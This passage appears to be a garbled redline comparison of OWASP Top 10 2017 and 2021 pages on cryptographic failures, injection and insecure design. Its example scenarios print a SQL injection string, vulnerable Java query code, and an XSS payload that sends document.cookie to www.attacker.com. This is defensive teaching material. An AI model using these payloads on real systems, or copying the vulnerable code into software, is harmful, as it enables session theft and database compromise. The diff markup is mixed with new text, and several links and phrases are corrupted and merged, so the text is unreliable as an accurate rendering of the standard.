- Ensure that cryptographic randomness is used where appropriate, and that it has not been seeded in a predictable way or with low entropy. Most modern APIs do not require the developer to seed the CSPRNG to get security.
- Avoid deprecated cryptographic functions and padding schemes, such as MD5, SHA1, PKCS number 1 v1.5.

_ Verify independently the effectiveness of configuration and
_ settings.

Example Attack Scenarios

~~**Scenario #1**: An application encrypts credit card numbers in a database using automatic database encryption. However, this data is automatically decrypted when retrieved, allowing an SQL injection flaw to retrieve credit card numbers in clear text.~~
Scenario #1: An application encrypts credit card numbers in a database using automatic database encryption. However, this data is automatically decrypted when retrieved, allowing a SQL injection flaw to retrieve credit card numbers in clear text.

****Scenario #2****: A site doesn't use or enforce TLS for all pages or supports weak encryption. An attacker monitors network traffic (e.g., at an insecure wireless network), downgrades connections from HTTPS to HTTP, intercepts requests, and steals the user's session cookie. The attacker then replays this cookie and hijacks the user's (authenticated) session, accessing or modifying the user's private data. Instead of the above they could alter all transported data, e.g., the recipient of a money transfer.

****Scenario #3****: The password database uses unsalted or simple hashes to store everyone's passwords. A file upload flaw allows an attacker to retrieve the password database. All the unsalted hashes can be exposed with a rainbow table of pre-calculated hashes. Hashes generated by simple or fast hash functions may be cracked by GPUs, even if they were salted.

References

*_ [OWASP Proactive Controls: Protect Data Everywhere](https://www.owasp.org/index.php/OWASP_Proactive_Controls#7:_Protect_Data)[www-project-proactive-controls/v3/en/c8-protect-data-everywhere](https://www.project-proactive-controls/v3/en/c8-protect-data-everywhere))
*_ [OWASP Application Security Verification Standard](https://www.owasp.org/index.php/Category:OWASP_Application_Security_Verification_Standard_Project): [V7](https://www.owasp.org/index.php/ASVS_V7_Cryptography), [9](https://www.owasp.org/index.php/ASVS_V9_Data_Protection), [10](https://www.owasp.org/index.php/ASVS_V10_Communications)[www-project-application-security-verification-standard](https://www.project-application-security-verification-standard)) -
*_ [OWASP Cheat Sheet: Transport Layer Protection](https://www.cheatsheetseries.owasp.org/index.phpcheatsheets/Transport_Layer_Protection_Cheat_Sheet.html)
*_ [OWASP Cheat Sheet: User Privacy Protection](https://www.cheatsheetseries.owasp.org/index.phpcheatsheets/User_Privacy_Protection_Cheat_Sheet.html)
*_ [OWASP Cheat Sheet: Password Storage](https://www.cheatsheetseries.owasp.org/index.phpcheatsheets/Password_Storage_Cheat_Sheet.html)
- [OWASP Cheat Sheet: Cryptographic Storage](https://www.cheatsheetseries.owasp.org/index.phpcheatsheets/Cryptographic_Storage_Cheat_Sheet.html)
*_ [OWASP Security Headers Project](https://www.owasp.org/index.php/OWASP_Secure-Headers_Project); [Cheat Sheet:

HSTS](https://www.owasp.org/index.php/cheatsheets/HTTP_Strict_Transport_Security_Cheat_Sheet_.html)

* [OWASP Testing Guide: Testing for weak cryptography](https://www.owasp.org/index.php/www-project-web-security-testing-guide/stable/4-Web_Application_Security_Testing/09-Testing_for_weakWeak_Cryptography/README)


External

*## List of Mapped CWEs

- [CWE-220: Exposure of sensitive information through data queries]261: Weak Encoding for Password](<https://cwe.mitre.org/data/definitions/220261.html>)
- * [CWE-296: Improper Following of a Certificate's Chain of Trust](<https://cwe.mitre.org/data/definitions/296.html>)
- [CWE-310: Cryptographic Issues](<https://cwe.mitre.org/data/definitions/310.html>); [CWE-311: Missing Encryption](<https://cwe.mitre.org/data/definitions/311.html>)
- * [CWE-312: Cleartext Storage of Sensitive Information](<https://cwe.mitre.org/data/definitions/312.html>)
- * [CWE-319: Cleartext Transmission of Sensitive Information](<https://cwe.mitre.org/data/definitions/319.html>)
- * [CWE-326: Weak- [CWE-321: Use of Hard-coded Cryptographic Key](<https://cwe.mitre.org/data/definitions/321.html>)
- [CWE-322: Key Exchange without Entity Authentication](<https://cwe.mitre.org/data/definitions/322.html>)
- [CWE-323: Reusing a Nonce, Key Pair in Encryption](<https://cwe.mitre.org/data/definitions/323.html>)
- [CWE-324: Use of a Key Past its Expiration Date](<https://cwe.mitre.org/data/definitions/324.html>)
- [CWE-325: Missing Required Cryptographic Step](<https://cwe.mitre.org/data/definitions/325.html>)
- [CWE-326: Inadequate Encryption Strength](<https://cwe.mitre.org/data/definitions/326.html>);)
- [CWE-327: Use of a Broken/ or Risky Cryptographic Algorithm](<https://cwe.mitre.org/data/definitions/327.html>)
- * [CWE-359: Exposure of Private Information — Privacy Violation]328: Reversible One-Way Hash](<https://cwe.mitre.org/data/definitions/359328.html>)
- [CWE-329: Not Using a Random IV with CBC Mode](<https://cwe.mitre.org/data/definitions/329.html>)
- [CWE-330: Use of Insufficiently Random Values](<https://cwe.mitre.org/data/definitions/330.html>)
- [CWE-331: Insufficient Entropy](<https://cwe.mitre.org/data/definitions/331.html>)
- [CWE-335: Incorrect Usage of Seeds in Pseudo-Random Number Generator (PRNG)](<https://cwe.mitre.org/data/definitions/335.html>)
- [CWE-336: Same Seed in Pseudo-Random Number Generator (PRNG)](<https://cwe.mitre.org/data/definitions/336.html>)
- [CWE-337: Predictable Seed in Pseudo-Random Number Generator (PRNG)](<https://cwe.mitre.org/data/definitions/337.html>)
- [CWE-338: Use of Cryptographically Weak Pseudo-Random Number Generator (PRNG)](<https://cwe.mitre.org/data/definitions/338.html>)
- [CWE-340: Generation of Predictable Numbers or Identifiers](<https://cwe.mitre.org/data/definitions/340.html>)
- [CWE-347: Improper Verification of Cryptographic Signature](<https://cwe.mitre.org/data/definitions/347.html>)
- [CWE-523: Unprotected Transport of Credentials](<https://cwe.mitre.org/data/definitions/523.html>)
- [CWE-720: OWASP Top Ten 2007 Category A9 - Insecure Communications](<https://cwe.mitre.org/data/definitions/720.html>)
- [CWE-757: Selection of Less-Secure Algorithm During Negotiation('Algorithm Downgrade')](<https://cwe.mitre.org/data/definitions/757.html>)
- [CWE-759: Use of a One-Way Hash without a Salt](<https://cwe.mitre.org/data/definitions/759.html>)
- [CWE-760: Use of a One-Way Hash with a Predictable Salt](<https://cwe.mitre.org/data/definitions/760.html>)

- [\[CWE-780: Use of RSA Algorithm without OAEP\]\(https://cwe.mitre.org/data/definitions/780.html\)](https://cwe.mitre.org/data/definitions/780.html)
- [\[CWE-818: Insufficient Transport Layer Protection\]\(https://cwe.mitre.org/data/definitions/818.html\)](https://cwe.mitre.org/data/definitions/818.html)
- [\[CWE-916: Use of Password Hash With Insufficient Computational Effort\]\(https://cwe.mitre.org/data/definitions/916.html\)](https://cwe.mitre.org/data/definitions/916.html)

source: "https://owasp.org/Top10/A03_2021-Injection/"
title: "A03:2021 – Injection"
id: "A03:2021"
lang: "en"

#A03:2021 – Injection 
style="height:80px;width:80px" align="right" } { osib_anchor(osib=osib, id=id, name="Injection", lang=lang,
source=source, parent=parent, merged_from=[extra.osib.document ~ ".2017.1", extra.osib.document ~
".2017.7"]) }

#A1:2017

Factors

CWEs Mapped	Max Incidence Rate	Avg Incidence Rate	Avg Weighted Exploit	Avg Weighted Impact	Max Coverage	Avg Coverage	Total Occurrences	Total CVEs
33	19.09%	3.37%	7.25	7.15	94.04%	47.90%	274,228	32,078

Overview

Injection

[Threat agents/Attack vectors](#) | [Security Weakness](#) | [Impacts](#) |
| | | |
[Access Lvl](#) : [Exploitability](#) 3 | [Prevalence](#) 2 : [Detectability](#) 3 | [Technical](#) 3 : [Business](#) |
[Almost any source of data can be an injection vector, environment variables, parameters, external and internal web services, and all types of users. \[Injection flaws\]\(https://www.owasp.org/index.php/Injection_Flaws\) occur when an attacker can send hostile data slides down to an interpreter. Injection flaws are very prevalent, particularly in legacy code. Injection vulnerabilities are often found in SQL, LDAP, XPath, or NoSQL queries, OS commands, XML parsers, SMTP headers, expression languages, and ORM queries. Injection flaws are easy to discover when examining code. Scanners and fuzzers can help attackers find injection flaws. Injection can result in data loss, corruption, or disclosure to unauthorized parties, loss of accountability, or denial of access. Injection can sometimes lead to complete host takeover. The business impact depends on the needstthird position. 94% of the application and data.](#)

#A7:2017 Cross Site Scripting (XSS)

[Threat agents/Attack vectors](#) | [Security Weakness](#) | [Impacts](#) |
| | | |
[Access Lvl](#) : [Exploitability](#) 3 | [Prevalence](#) 3 : [Detectability](#) 3 | [Technical](#) 2 : [Business](#) |
[Automated tools can detect and exploit all three forms of XSS, and there are freely available exploitation frameworks. XSS is the second most prevalent issue in the OWASP Top 10, and is found in around two thirds of all applications. Automated tools can find some XSS problems automatically, particularly in mature technologies such as PHP, J2EE / JSP, and ASP.NET. The impact of XSS is moderate for reflected and DOM XSS, and severe for stored XSS, with remote code execution on the victim's browser, such as stealing credentials, sessions, or delivering malware to the victim.](#)

Is the Application Vulnerable?

[were tested for some form of injection with a max incidence rate of 19%, an average incidence rate of 3%, and 274k occurrences. Notable Common Weakness Enumerations \(CWEs\) included are](#)

[*CWE-79: Cross-site Scripting*](#), [*CWE-89: SQL Injection*](#), and [*CWE-73: External Control of File Name or Path*](#).

Description

An application is vulnerable to attack when:

- *_ User-supplied data is not validated, filtered, or sanitized by the application.
- *_
- _ Dynamic queries or non-parameterized calls without context-aware escaping are used directly in the interpreter.
- *_
- _ Hostile data is used within object-relational mapping (ORM) search parameters to extract additional, sensitive records.
- *_
- _ Hostile data is directly used or concatenated, ~~such that the~~ The SQL or command contains ~~both the~~ structure and ~~hostile~~ malicious data in dynamic queries, commands, or stored procedures.
- *_

Some of the more common injections are SQL, NoSQL, OS command, Object Relational Mapping (ORM), LDAP, and Expression Language (EL) or Object Graph Navigation Library (OGNL) injection. The concept is identical among all interpreters. Source code review is the best method of detecting if applications are vulnerable to injections, ~~closely followed by thorough automated~~ Automated testing of all parameters, headers, URL, cookies, JSON, SOAP, and XML data inputs ~~is strongly encouraged~~. Organizations can include static ~~source~~ source ((SAST)https://www.owasp.org/index.php/Source_Code_Analysis_Tools) and dynamic ((DAST), and interactive ((IAST) application test ((DAST)https://www.owasp.org/index.php/Category:Vulnerability_Scanning_Tools) security testing tools into the CI/CD pipeline to identify newly introduced injection flaws ~~prior to~~ before production deployment.

A7:2017 Cross-Site Scripting (XSS)

Is the Application Vulnerable?

~~There are three forms of XSS, usually targeting users' browsers:~~

- ~~* **Reflected XSS**: The application or API includes unvalidated and unescaped user input as part of HTML output. A successful attack can allow the attacker to execute arbitrary HTML and JavaScript in the victim's browser. Typically the user will need to interact with some malicious link that points to an attacker-controlled page, such as malicious watering hole websites, advertisements, or similar.~~
- ~~* **Stored XSS**: The application or API stores unsanitized user input that is viewed at a later time by another user or an administrator. Stored XSS is often considered a high or critical risk.~~
- ~~* **DOM XSS**: JavaScript frameworks, single page applications, and APIs that dynamically include attacker-controllable data to a page are vulnerable to DOM XSS. Ideally, the application would not send attacker-controllable data to unsafe JavaScript APIs.~~

~~Typical XSS attacks include session stealing, account takeover, MFA bypass, DOM node replacement or defacement (such as trojan login panels), attacks against the user's browser such as malicious software downloads, key logging, and other client-side attacks.~~

How ~~Toto~~ Prevent

Preventing injection requires keeping data separate from commands and queries:-

* ~~The preferred option is to use a safe API, which avoids using the use-of-the interpreter entirely~~ ~~or~~ provides a parameterized interface, ~~or migrate migrates to use~~ Object Relational Mapping Tools (ORMs).

~~**Note~~ Even when parameterized, stored procedures can still introduce SQL injection if PL/SQL or T-SQL concatenates queries and data, or executes hostile data with EXECUTE IMMEDIATE or exec().

- Use positive ~~or "whitelist"~~ server-side input validation. This is not a complete defense as many applications require special characters, such as text areas or APIs for mobile applications.

- For any residual dynamic queries, escape special characters using the specific escape syntax for that interpreter.

~~**Note~~ SQL ~~structures~~ such as table names, column names, and so on cannot be escaped, and thus user-supplied structure names are dangerous. This is a common issue in report-writing software.

- Use LIMIT and other SQL controls within queries to prevent mass disclosure of records in case of SQL injection.

~~# A7:2017 Cross-Site Scripting (XSS)~~

~~## How To Prevent~~

~~Preventing XSS requires separation of untrusted data from active browser content. This can be achieved by:~~

~~* Using frameworks that automatically escape XSS by design, such as the latest Ruby on Rails, React JS. Learn the limitations of each framework's XSS protection and appropriately handle the use cases which are not covered.~~

~~* Escaping untrusted HTTP request data based on the context in the HTML output (body, attribute, JavaScript, CSS, or URL) will resolve Reflected and Stored XSS vulnerabilities. The [OWASP Cheat Sheet 'XSS~~

~~Prevention']([https://www.owasp.org/index.php/XSS_\(Cross_Site_Scripting\)_Prevention_Cheat_Sheet](https://www.owasp.org/index.php/XSS_(Cross_Site_Scripting)_Prevention_Cheat_Sheet)) has details on the required data escaping techniques.~~

~~* Applying context sensitive encoding when modifying the browser document on the client side acts against DOM XSS. When this cannot be avoided, similar context sensitive escaping techniques can be applied to browser APIs as described in the OWASP Cheat Sheet 'DOM based XSS Prevention'.~~

~~* Enabling a [Content Security Policy (CSP)](<https://developer.mozilla.org/en-US/docs/Web/HTTP/CSP>) as a defense in depth mitigating control against XSS. It is effective if no other vulnerabilities exist that would allow placing malicious code via local file includes (e.g. path traversal overwrites or vulnerable libraries from permitted content delivery networks).~~

Example Attack Scenarios

~~**Scenario #1~~ An application uses untrusted data in the construction of the following vulnerable SQL call:

~~```~~

```
String query = "SELECT * FROM accounts WHERE custID='" + request.getParameter("id") + "'";
```

****Scenario #2**** Similarly, an application's blind trust in frameworks may result in queries that are still vulnerable, (e.g., Hibernate Query Language (HQL)):

```
Query HQLQuery = session.createQuery("FROM accounts WHERE custID='" + request.getParameter("id") + "'");
```

In both cases, the attacker modifies the 'id' parameter value in their browser to send: `' UNION SELECT SLEEP(10);--`. For example:

```
http://example.com/app/accountView?id=' UNION SELECT SLEEP(10);--'
```

This changes the meaning of both queries to return all the records from the accounts table. More dangerous attacks could modify or delete data, or even invoke stored procedures.

A7:2017 Cross-Site Scripting (XSS)

Example Attack Scenario

****Scenario #1****: The application uses untrusted data in the construction of the following HTML snippet without validation or escaping:

```
(String) page += "<input name='creditcard' type='TEXT' value='" + request.getParameter("CC") + "'>";
```

The attacker modifies the 'CC' parameter in the browser to:

```
'><script>document.location='http://www.attacker.com/cgi-bin/cookie.cgi?foo='+document.cookie</script>'
```

This attack causes the victim's session ID to be sent to the attacker's website, allowing the attacker to hijack the user's current session.

****Note****: Attackers can use XSS to defeat any automated Cross-Site Request Forgery (CSRF) defense the application might employ.

References

OWASP

* [OWASP Proactive Controls: [Parameterize Queries](https://www.owasp.org/index.php/OWASP_Proactive_Controls#2:_Parameterize_Queries) Secure Database Access](https://www.owasp.org/index.php/OWASP_Proactive_Controls#2:_Parameterize_Queries)www-project-proactive-controls/v3/en/c3-secure-database)

* [OWASP ASVS: V5 Input Validation and Encoding](https://www.owasp.org/index.php/ASVS_V5_Input_validation_and_output_encoding)www-project-application-security-verification-standard) -

* [OWASP Testing Guide: SQL Injection](https://www.owasp.org/index.php/www-project-web-security-testing-guide/latest/4-Web_Application_Security_Testing/07-Input_Validation_Testing/05-

Testing_for_SQL_Injection_(OTG-INPVAL-005)), [Command Injection]
]([https://www.owasp.org/index.php/www-project-web-security-testing-guide/latest/4-Web_Application_Security_Testing/07-Input_Validation_Testing/12-Testing_for_Command_Injection_\(OTG-INPVAL-013\)\)](https://www.owasp.org/index.php/www-project-web-security-testing-guide/latest/4-Web_Application_Security_Testing/07-Input_Validation_Testing/12-Testing_for_Command_Injection_(OTG-INPVAL-013)))),
[ORM injectionInjection]([https://www.owasp.org/index.php/www-project-web-security-testing-guide/latest/4-Web_Application_Security_Testing/07-Input_Validation_Testing/05.7-Testing_for ORM_Injection_\(OTG-INPVAL-007\)\)](https://www.owasp.org/index.php/www-project-web-security-testing-guide/latest/4-Web_Application_Security_Testing/07-Input_Validation_Testing/05.7-Testing_for ORM_Injection_(OTG-INPVAL-007))))
*_ [OWASP Cheat Sheet: Injection Prevention]([https://www.cheatsheetseries.owasp.org/index.phpcheatsheets/Injection_Prevention_Cheat_Sheet\).html](https://www.cheatsheetseries.owasp.org/index.phpcheatsheets/Injection_Prevention_Cheat_Sheet).html))
*_ [OWASP Cheat Sheet: SQL Injection Prevention]([https://www.cheatsheetseries.owasp.org/index.phpcheatsheets/SQL_Injection_Prevention_Cheat_Sheet\).html](https://www.cheatsheetseries.owasp.org/index.phpcheatsheets/SQL_Injection_Prevention_Cheat_Sheet).html))
*_ [OWASP Cheat Sheet: Injection Prevention in Java]([https://www.cheatsheetseries.owasp.org/index.phpcheatsheets/Injection_Prevention_Cheat_Sheet_in_Java\).html](https://www.cheatsheetseries.owasp.org/index.phpcheatsheets/Injection_Prevention_Cheat_Sheet_in_Java).html))
*_ [OWASP Cheat Sheet: Query Parameterization]([https://www.cheatsheetseries.owasp.org/index.phpcheatsheets/Query_Parameterization_Cheat_Sheet\).html](https://www.cheatsheetseries.owasp.org/index.phpcheatsheets/Query_Parameterization_Cheat_Sheet).html))
*_ [OWASP Automated Threats to Web Applications – OAT-014](https://www.owasp.org/index.php/OWASP_Automated_Threats_to_Web_Applications)](<https://owasp.org/www-project-automated-threats-to-web-applications/>) -

A7:2017 Cross-Site Scripting (XSS)

References

OWASP

* [OWASP Proactive Controls: Encode Data](https://www.owasp.org/index.php/OWASP_Proactive_Controls#tab=OWASP_Proactive_Controls_2016)
* [OWASP Proactive Controls: Validate Data](https://www.owasp.org/index.php/OWASP_Proactive_Controls#tab=OWASP_Proactive_Controls_2016)
* [OWASP Application Security Verification Standard: V5](https://www.owasp.org/index.php/Category:OWASP_Application_Security_Verification_Standard_Project)
* [OWASP Testing Guide: Testing for Reflected XSS]([https://www.owasp.org/index.php/Testing_for_Reflected_Cross_site_scripting_\(OTG-INPVAL-001\)\)](https://www.owasp.org/index.php/Testing_for_Reflected_Cross_site_scripting_(OTG-INPVAL-001))))
* [OWASP Testing Guide: Testing for Stored XSS]([https://www.owasp.org/index.php/Testing_for_Stored_Cross_site_scripting_\(OTG-INPVAL-002\)\)](https://www.owasp.org/index.php/Testing_for_Stored_Cross_site_scripting_(OTG-INPVAL-002))))
* [OWASP Testing Guide: Testing for DOM XSS]([https://www.owasp.org/index.php/Testing_for_DOM-based_Cross_site_scripting_\(OTG-CLIENT-001\)\)](https://www.owasp.org/index.php/Testing_for_DOM-based_Cross_site_scripting_(OTG-CLIENT-001))))
* [OWASP Cheat Sheet: XSS Prevention]([https://www.owasp.org/index.php/XSS_\(Cross_Site_Scripting\)_Prevention_Cheat_Sheet](https://www.owasp.org/index.php/XSS_(Cross_Site_Scripting)_Prevention_Cheat_Sheet))
* [OWASP Cheat Sheet: DOM based XSS Prevention](https://www.owasp.org/index.php/DOM_based_XSS_Prevention_Cheat_Sheet)
* [OWASP Cheat Sheet: XSS Filter Evasion](https://www.owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet)
* [OWASP Java Encoder Project](https://www.owasp.org/index.php/OWASP_Java_Encoder_Project)

External

* ~~[CWE-77: Command Injection](https://cwe.mitre.org/data/definitions/77.html)~~
* ~~[CWE-89: SQL Injection](https://cwe.mitre.org/data/definitions/89.html)~~
* ~~[CWE-564: Hibernate Injection](https://cwe.mitre.org/data/definitions/564.html)~~
* ~~[CWE-917: Expression Language Injection](https://cwe.mitre.org/data/definitions/917.html)~~
* ~~[PortSwigger: Server-side template injection](https://portswigger.net/kb/issues/00101080_serversidetemplateinjection)~~


~~# A7:2017 Cross-Site Scripting (XSS) -
External~~

~~* [CWE-79: Improper neutralization
List of user supplied input Mapped CWEs {{ osib anchor(osib=osib ~ ".mapped cwes", id=id ~ "-mapped cwes", name=title ~ ": List of Mapped CWEs", lang=lang, source=source ~ "#" ~ id, parent=osib) }}~~

~~- [CWE-20: Improper Input Validation](https://cwe.mitre.org/data/definitions/20.html)~~
~~- [CWE-74: Improper Neutralization of Special Elements in Output Used by a Downstream Component ('Injection')](https://cwe.mitre.org/data/definitions/74.html)~~
~~- [CWE-75: Failure to Sanitize Special Elements into a Different Plane (Special Element Injection)](https://cwe.mitre.org/data/definitions/75.html)~~
~~- [CWE-77: Improper Neutralization of Special Elements used in a Command ('Command Injection')](https://cwe.mitre.org/data/definitions/77.html)~~
~~- [CWE-78: Improper Neutralization of Special Elements used in an OS Command ('OS Command Injection')](https://cwe.mitre.org/data/definitions/78.html)~~
~~- [CWE-79: Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting')](https://cwe.mitre.org/data/definitions/79.html)~~
~~* [PortSwigger: Client-side template injection](https://portswigger.net/kb/issues/00200308_clientsidetemplateinjection)~~
~~- [CWE-80: Improper Neutralization of Script-Related HTML Tags in a Web Page (Basic XSS)](https://cwe.mitre.org/data/definitions/80.html)~~
~~- [CWE-83: Improper Neutralization of Script in Attributes in a Web Page](https://cwe.mitre.org/data/definitions/83.html)~~
~~- [CWE-87: Improper Neutralization of Alternate XSS Syntax](https://cwe.mitre.org/data/definitions/87.html)~~
~~- [CWE-88: Improper Neutralization of Argument Delimiters in a Command ('Argument Injection')](https://cwe.mitre.org/data/definitions/88.html)~~
~~- [CWE-89: Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection')](https://cwe.mitre.org/data/definitions/89.html)~~
~~- [CWE-90: Improper Neutralization of Special Elements used in an LDAP Query ('LDAP Injection')](https://cwe.mitre.org/data/definitions/90.html)~~
~~- [CWE-91: XML Injection (aka Blind XPath Injection)](https://cwe.mitre.org/data/definitions/91.html)~~
~~- [CWE-93: Improper Neutralization of CRLF Sequences ('CRLF Injection')](https://cwe.mitre.org/data/definitions/93.html)~~
~~- [CWE-94: Improper Control of Generation of Code ('Code Injection')](https://cwe.mitre.org/data/definitions/94.html)~~
~~- [CWE-95: Improper Neutralization of Directives in Dynamically Evaluated Code ('Eval Injection')](https://cwe.mitre.org/data/definitions/95.html)~~
~~- [CWE-96: Improper Neutralization of Directives in Statically Saved Code ('Static Code Injection')](https://cwe.mitre.org/data/definitions/96.html)~~
~~- [CWE-97: Improper Neutralization of Server-Side Includes (SSI) Within a Web Page](https://cwe.mitre.org/data/definitions/97.html)~~
~~- [CWE-98: Improper Control of Filename for Include/Require Statement in PHP Program ('PHP Remote File Inclusion')](https://cwe.mitre.org/data/definitions/98.html)~~
~~- [CWE-99: Improper Control of Resource Identifiers ('Resource Injection')](https://cwe.mitre.org/data/definitions/99.html)~~

- [\[CWE-100: Deprecated: Was catch-all for input validation issues\]\(https://cwe.mitre.org/data/definitions/100.html\)](https://cwe.mitre.org/data/definitions/100.html)
- [\[CWE-113: Improper Neutralization of CRLF Sequences in HTTP Headers \('HTTP Response Splitting'\)\]\(https://cwe.mitre.org/data/definitions/113.html\)](https://cwe.mitre.org/data/definitions/113.html)
- [\[CWE-116: Improper Encoding or Escaping of Output\]\(https://cwe.mitre.org/data/definitions/116.html\)](https://cwe.mitre.org/data/definitions/116.html)
- [\[CWE-138: Improper Neutralization of Special Elements\]\(https://cwe.mitre.org/data/definitions/138.html\)](https://cwe.mitre.org/data/definitions/138.html)
- [\[CWE-184: Incomplete List of Disallowed Inputs\]\(https://cwe.mitre.org/data/definitions/184.html\)](https://cwe.mitre.org/data/definitions/184.html)
- [\[CWE-470: Use of Externally-Controlled Input to Select Classes or Code \('Unsafe Reflection'\)\]\(https://cwe.mitre.org/data/definitions/470.html\)](https://cwe.mitre.org/data/definitions/470.html)
- [\[CWE-471: Modification of Assumed-Immutable Data \(MAID\)\]\(https://cwe.mitre.org/data/definitions/471.html\)](https://cwe.mitre.org/data/definitions/471.html)
- [\[CWE-564: SQL Injection: Hibernate\]\(https://cwe.mitre.org/data/definitions/564.html\)](https://cwe.mitre.org/data/definitions/564.html)
- [\[CWE-610: Externally Controlled Reference to a Resource in Another Sphere\]\(https://cwe.mitre.org/data/definitions/610.html\)](https://cwe.mitre.org/data/definitions/610.html)
- [\[CWE-643: Improper Neutralization of Data within XPath Expressions \('XPath Injection'\)\]\(https://cwe.mitre.org/data/definitions/643.html\)](https://cwe.mitre.org/data/definitions/643.html)
- [\[CWE-644: Improper Neutralization of HTTP Headers for Scripting Syntax\]\(https://cwe.mitre.org/data/definitions/644.html\)](https://cwe.mitre.org/data/definitions/644.html)
- [\[CWE-652: Improper Neutralization of Data within XQuery Expressions \('XQuery Injection'\)\]\(https://cwe.mitre.org/data/definitions/652.html\)](https://cwe.mitre.org/data/definitions/652.html)
- [\[CWE-917: Improper Neutralization of Special Elements used in an Expression Language Statement \('Expression Language Injection'\)\]\(https://cwe.mitre.org/data/definitions/917.html\)](https://cwe.mitre.org/data/definitions/917.html)

source: "https://owasp.org/Top10/A04_2021-Insecure_Design/"
title: "A04:2021 – Insecure Design"
id: "A04:2021"
lang: "en"

A04:2021 – Insecure Design 
style="height:80px;width:80px" align="right"} {{ osib_anchor(osib=osib, id=id, name="Insecure Design",
lang=lang, source=source, parent=parent) }}

Factors

CWEs Mapped	Max Incidence Rate	Avg Incidence Rate	Avg Weighted Exploit	Avg Weighted Impact	Max Coverage	Avg Coverage	Total Occurrences	Total CVEs
40	24.19%	3.00%	6.46	6.78	77.25%	42.51%	262,407	2,691

Overview

[A new category for 2021 focuses on risks related to design and architectural flaws, with a call for more use of threat modeling, secure design patterns, and reference architectures. As a community we need to move beyond "shift-left" in the coding space to pre-code activities that are critical for the principles of Secure by Design. Notable Common Weakness Enumerations \(CWEs\) include *CWE-209: Generation of Error Message Containing Sensitive Information*, *CWE-256: Unprotected Storage of Credentials*, *CWE-501: Trust Boundary Violation*, and *CWE-522: Insufficiently Protected Credentials*.](#)

Description

[Insecure design is a broad category representing different weaknesses, expressed as “missing or ineffective control design.” Insecure design is not the source for all other Top 10 risk categories. There is a difference between insecure design and insecure implementation. We differentiate between design flaws and implementation defects for a reason, they have different root causes and remediation. A secure design can still have implementation defects leading to vulnerabilities that may be exploited. An insecure design cannot be fixed by a perfect implementation as by definition, needed security controls were never created to defend against specific attacks. One of the factors that contribute to insecure design is the lack of business risk profiling inherent in the software or system being developed, and thus the failure to determine what level of security design is required.](#)

Requirements and Resource Management

[Collect and negotiate the business requirements for an application with the business, including the protection requirements concerning confidentiality, integrity, availability, and authenticity of all data assets and the expected business logic. Take into account how exposed your application will be and if you need segregation of tenants \(additionally to access control\). Compile the technical requirements, including functional and non-functional security requirements. Plan and negotiate the budget covering all design, build, testing, and operation, including security activities.](#)

Secure Design

[Secure design is a culture and methodology that constantly evaluates threats and ensures that code is robustly designed and tested to prevent known attack methods. Threat modeling should be integrated into](#)

refinement sessions (or similar activities); look for changes in data flows and access control or other security controls. In the user story development determine the correct flow and failure states, ensure they are well understood and agreed upon by responsible and impacted parties. Analyze assumptions and conditions for expected and failure flows, ensure they are still accurate and desirable. Determine how to validate the assumptions and enforce conditions needed for proper behaviors. Ensure the results are documented in the user story. Learn from mistakes and offer positive incentives to promote improvements. Secure design is neither an add-on nor a tool that you can add to software.

Secure Development Lifecycle

Secure software requires a secure development lifecycle, some form of secure design pattern, paved road methodology, secured component library, tooling, and threat modeling. Reach out for your security specialists at the beginning of a software project throughout the whole project and maintenance of your software. Consider leveraging the [OWASP Software Assurance Maturity Model (SAMM)](<https://owasp.samm.org>) to help structure your secure software development efforts.

How to Prevent {{ osib anchor(osib=osib ~ ".how to prevent", id=id ~ "-how to prevent", name=title ~ "How to Prevent", lang=lang, source=source ~ "#" ~ id, parent=osib) }}

- Establish and use a secure development lifecycle with AppSec professionals to help evaluate and design security and privacy-related controls
- Establish and use a library of secure design patterns or paved road ready to use components
- Use threat modeling for critical authentication, access control, business logic, and key flows
- Integrate security language and controls into user stories
- Integrate plausibility checks at each tier of your application (from frontend to backend)
- Write unit and integration tests to validate that all critical flows are resistant to the threat model. Compile use-cases *and* misuse-cases for each tier of your application.
- Segregate tier layers on the system and network layers depending on the exposure and protection needs
- Segregate tenants robustly by design throughout all tiers
- Limit resource consumption by user or service

Example Attack Scenarios

Scenario #1: A credential recovery workflow might include “questions and answers,” which is prohibited by NIST 800-63b, the OWASP ASVS, and the OWASP Top 10. Questions and answers cannot be trusted as evidence of identity as more than one person can know the answers, which is why they are prohibited. Such code should be removed and replaced with a more secure design.

****Scenario #2:**** A cinema chain allows group booking discounts and has a maximum of fifteen attendees before requiring a deposit. Attackers could threat model this flow and test if they could book six hundred seats and all cinemas at once in a few requests, causing a massive loss of income.

****Scenario #3:**** A retail chain's e-commerce website does not have protection against bots run by scalpers buying high-end video cards to resell auction websites. This creates terrible publicity for the video card makers and retail chain owners and enduring bad blood with enthusiasts who cannot obtain these cards at any price. Careful anti-bot design and domain logic rules, such as purchases made within a few seconds of availability, might identify inauthentic purchases and rejected such transactions.

References

- [OWASP Cheat Sheet: Secure Product Design]([https://cheatsheetseries.owasp.org/cheatsheets/Secure Product Design Cheat Sheet.html](https://cheatsheetseries.owasp.org/cheatsheets/Secure_Product_Design_Cheat_Sheet.html))
- [OWASP SAMM:: Design Security Architecture](<https://owaspsamm.org/model/design/security-architecture/>)
- [OWASP SAMM:: Design Threat Assessment](<https://owaspsamm.org/model/design/threat-assessment/>)
- [NIST – Guidelines on Minimum Standards for Developer Verification of Software](<https://www.nist.gov/publications/guidelines-minimum-standards-developer-verification-software>)
- [The Threat Modeling Manifesto](<https://threatmodelingmanifesto.org>) -
- [Awesome Threat Modeling](<https://github.com/hysnsec/awesome-threat-modelling>) -

List of Mapped CWEs

- [CWE-73: External Control of File Name or Path](<https://cwe.mitre.org/data/definitions/73.html>)
- [CWE-183: Permissive List of Allowed Inputs](<https://cwe.mitre.org/data/definitions/183.html>)
- [CWE-209: Generation of Error Message Containing Sensitive Information](<https://cwe.mitre.org/data/definitions/209.html>)
- [CWE-213: Exposure of Sensitive Information Due to Incompatible Policies](<https://cwe.mitre.org/data/definitions/213.html>)
- [CWE-235: Improper Handling of Extra Parameters](<https://cwe.mitre.org/data/definitions/235.html>)
- [CWE-256: Unprotected Storage of Credentials](<https://cwe.mitre.org/data/definitions/256.html>)
- [CWE-257: Storing Passwords in a Recoverable Format](<https://cwe.mitre.org/data/definitions/257.html>)
- [CWE-266: Incorrect Privilege Assignment](<https://cwe.mitre.org/data/definitions/266.html>)
